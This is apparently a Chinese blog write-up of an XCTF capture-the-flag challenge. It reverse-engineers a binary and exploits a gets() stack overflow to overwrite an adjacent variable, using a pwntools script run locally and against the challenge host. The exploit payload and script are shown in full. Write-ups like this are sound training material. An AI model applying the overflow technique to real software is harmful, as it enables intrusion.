

when Did you born [XCTF-PWN]CTF writeup系列3

原创

3riC5r 于 2019-12-19 20:12:39 发布 241 收藏

分类专栏: [XCTF-PWN CTF](#) 文章标签: [xctf ctf pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/fastergohome/article/details/103620812>

版权



[XCTF-PWN](#) 同时被 2 个专栏收录

28 篇文章 5 订阅

订阅专栏



[CTF](#)

46 篇文章 1 订阅

订阅专栏

题目地址: [when Did you born](#)

The screenshot shows the challenge details for 'when Did you born'. It includes a difficulty coefficient of 1.0, the source 'CGCTF', and a description: '只要知道你的年龄就能获得flag, 但菜鸟发现无论如何输入都不正确, 怎么办'. The challenge is set on a remote host with IP 111.198.29.45:31605. There is a timer showing 03:59:35 and a '延时' (Extend) button. A '删除场景' (Delete Scenario) button is also visible. The page is provided by '南风' (Nanfeng) and 'Spwpun'.

先检查一下保护机制

```
root@mypwn:/ctf/work/python# checksec 24937e95ca4744818feebe82ab96902d
[*] '/ctf/work/python/24937e95ca4744818feebe82ab96902d'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
```

这里开启了Canary保护, Canary是一种用来防护栈溢出的保护机制。其原理是在一个函数的入口处, 先从fs/gs寄存器中取出一个4字节(eax)或者8字节(rax)的值存到栈上, 当函数结束时检查这个栈上的值是否和存进去的值一致。

废话不多说, 下载反编译

Library function Regular function Instruction Data Unexplored External symbol

Functions wind... IDA View-A Hex View-1 Structures

Function name

- _init_proc
- sub_400680
- puts
- __stack_chk_fail
- _setbuf
- _system
- _printf
- __libc_start_main
- getchar
- gets
- __isoc99_scanf
- _gmon_start_
- start
- sub_400760
- sub_4007E0
- sub_400800
- main
- init
- fini
- _term_proc
- puts
- __stack_chk_fail
- setbuf
- system
- printf
- __libc_start_main
- getchar
- gets
- __isoc99_scanf

```

.text:000000000400826 var_18 = dword ptr -18h
.text:000000000400826 var_8 = qword ptr -8
.text:000000000400826 ; __unwind {
.text:000000000400826 push rbp
.text:000000000400827 mov rbp, rsp
.text:00000000040082A sub rsp, 20h
.text:00000000040082E mov rax, fs:28h
.text:000000000400837 mov [rbp+var_8], rax
.text:00000000040083B xor eax, eax
.text:00000000040083D mov rax, cs:stdin
.text:000000000400844 mov esi, 0 ; buf
.text:000000000400849 mov rdi, rax ; stream
.text:00000000040084C call _setbuf
.text:000000000400851 mov rax, cs:stdout
.text:000000000400858 mov esi, 0 ; buf
.text:00000000040085D mov rdi, rax ; stream
.text:000000000400860 call _setbuf
.text:000000000400865 mov rax, cs:stderr
.text:00000000040086C mov esi, 0 ; buf
.text:000000000400871 mov rdi, rax ; stream
.text:000000000400874 call _setbuf
.text:000000000400879 mov edi, offset s ; "What's Your Birth?"
.text:00000000040087E call _puts
.text:000000000400883 lea rax, [rbp+var_20]
.text:000000000400887 add rax, 8
.text:00000000040088B mov rsi, rax
.text:00000000040088E mov edi, offset aD ; "%d"
.text:000000000400893 mov eax, 0
.text:000000000400899 call __isoc99_scanf
.text:00000000040089E nop
.text:00000000040089E loc_40089E:
.text:00000000040089E call _getchar ; CODE XREF: main+80↑j
.text:0000000004008A6 cmp eax, 0Ah
.text:0000000004008A8 jnz short loc_40089E
.text:0000000004008AB mov eax, [rbp+var_18]
.text:0000000004008B2 cmp eax, 786h
.text:0000000004008B7 jnz short loc_4008C3
.text:0000000004008BC mov edi, offset aYouCannotBornI ; "You Cannot Born In 1926!"
.text:0000000004008C1 call _puts
.text:0000000004008C3 mov eax, 0
.text:0000000004008C3 jmp short loc_400930
; -----
.text:0000000004008C3 loc_4008C3:
.text:0000000004008C3 ; CODE XREF: main+8A↑j
.text:0000000004008C8 mov edi, offset aWhatSYourName ; "What's Your Name?"
.text:0000000004008CD call _puts
.text:0000000004008D1 lea rax, [rbp+var_20]
.text:0000000004008D4 mov rdi, rax
.text:0000000004008D9 mov eax, 0
.text:0000000004008DE call _gets
.text:0000000004008E1 mov eax, [rbp+var_18]
.text:0000000004008E3 mov esi, eax
.text:0000000004008E8 mov edi, offset format ; "You Are Born In %d\n"
.text:0000000004008ED mov eax, 0
.text:0000000004008ED call _printf
.text:0000000004008F2 mov eax, [rbp+var_18]
.text:0000000004008F5 cmp eax, 786h
.text:0000000004008FA jnz short loc_400917
.text:0000000004008FC mov edi, offset aYouShallHaveFl ; "You Shall Have Flag."
.text:000000000400901 call _puts
.text:000000000400906 mov edi, offset command ; "cat flag"
.text:00000000040090B mov eax, 0
.text:000000000400910 call _system
.text:000000000400915 jmp short loc_40092B
; -----
.text:000000000400917 loc_400917:
.text:000000000400917 ; CODE XREF: main+D4↑j
.text:000000000400917 mov edi, offset aYouAreNaive ; "You Are Naive."
    
```

Line 17 of 29 00000826 000000000400826: main (Synchronized with Hex View-1)

Output window

function argument information has been propagated
The initial autoanalysis has been finished.

Python

AU: idle Down Disk: 13GB <https://blog.csdn.net/fastergohome>

反编译后的c语言代码如下:

```

__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    __int64 result; // rax
    char v4; // [rsp+0h] [rbp-20h]
    unsigned int v5; // [rsp+8h] [rbp-18h]
    unsigned __int64 v6; // [rsp+18h] [rbp-8h]

    v6 = __readfsqword(0x28u);
    setbuf(stdin, 0LL);
    setbuf(stdout, 0LL);
    setbuf(stderr, 0LL);
    puts("What's Your Birth?");
    __isoc99_scanf("%d", &v5);
    while ( getchar() != 10 )
        ;
    if ( v5 == 1926 )
    {
        puts("You Cannot Born In 1926!");
        result = 0LL;
    }
    else
    {
        puts("What's Your Name?");
        gets(&v4);
        printf("You Are Born In %d\n", v5);
        if ( v5 == 1926 )
        {
            puts("You Shall Have Flag.");
            system("cat flag");
        }
        else
        {
            puts("You Are Naive.");
            puts("You Speed One Second Here.");
        }
        result = 0LL;
    }
    return result;
}


```

注意到里面的两次比较:

```

if ( v5 == 1926 )
{
    puts("You Cannot Born In 1926!");
    result = 0LL;
}
else
{
    puts("What's Your Name?");
    gets(&v4);
    printf("You Are Born In %d\n", v5);
    if ( v5 == 1926 )
    {
        puts("You Shall Have Flag.");
        system("cat flag");
    }
}

```



第一次比较必须要为false，第二次比较要为true。但是中间没有任何赋值的地方转换v5变量的值。

我们注意到中间有用到gets函数，那就是有栈溢出的漏洞

我们看到v4和v5之间相差8个字节，v4和v5在汇编指令里面对应的是var_20/var_18。

```
0400826 ; Attributes: bp-based frame
0400826 ; int __cdecl main(int, char **, char
0400826 main proc near
0400826
0400826 var_20 = byte ptr -20h
0400826 var_18 = dword ptr -18h
0400826 var_8 = qword ptr -8
0400826 ; __unwind {
0400826 push rbp
0400827 mov rbp, rsp
040082A sub rsp, 20h
040082E mov rax, fs:28h
0400837 mov [rbp+var_8],
040083B xor eax, eax
040083D mov rax, cs:stdin
0400844 mov esi, 0
0400849 mov rdi, rax
040084C call _setbuf
0400851 mov rax, cs:stdou
0400858 mov esi, 0
040085D mov rdi, rax
0400860 call _setbuf
0400865 mov rax, cs:stder
040086C mov esi, 0
0400871 mov rdi, rax
; end of stack variables
```

另外可以用 $(rbp-18h) - (rbp-20h) = 8$ ，注意这里18h和20h都是16进制。

先看下正常执行程序的情况：

```
root@mypwn:/ctf/work/python# ./24937e95ca4744818feebe82ab96902d
What's Your Birth?
1925
What's Your Name?
xctf
You Are Born In 1925
You Are Naive.
You Speed One Second Here.
```

那我们就来构造payload

```
payload = 'A'*8 + p64(1926)
```

前面8个字节是v4的值，接着输入一个64位的整形值1926，赋值给v5

本地执行的python脚本如下：

```
#!/python
#!/usr/bin/env python
# coding=utf-8

from pwn import *

p = process('./24937e95ca4744818feebe82ab96902d')
# p = remote("111.198.29.45", 31605)

payload = 'A'*8 + p64(1926)

p.sendlineafter('What\'s Your Birth?', '1925')
p.sendlineafter('What\'s Your Name?', payload)
p.interactive()
```

执行结果如下：

```
root@mypwn:/ctf/work/python# python when_you_born.py
[+] Starting local process './24937e95ca4744818feebe82ab96902d': pid 94
[*] Switching to interactive mode

You Are Born In 1926
You Shall Have Flag.
cat: flag[*] Process './24937e95ca4744818feebe82ab96902d' stopped with exit code 0 (pid 94)
: No such file or directory
[*] Got EOF while reading in interactive
$
```

执行成功，本地没有flag文件，所以报错，但是已经进入到执行cat flag的流程

接下来修改为远程执行，结果如下：

```
root@mypwn:/ctf/work/python# python when_you_born.py
[+] Opening connection to 111.198.29.45 on port 31605: Done
[*] Switching to interactive mode

You Are Born In 1926
You Shall Have Flag.
cyberpeace{d941686b2efe84df967c1adf72cb4549}
[*] Got EOF while reading in interactive
$
```

这就执行成功了！

这里本来有栈溢出保护，但是最后发现没有越过当前函数的栈底，所以也就没起到作用。

本题的主要知识点是gets函数导致的栈溢出。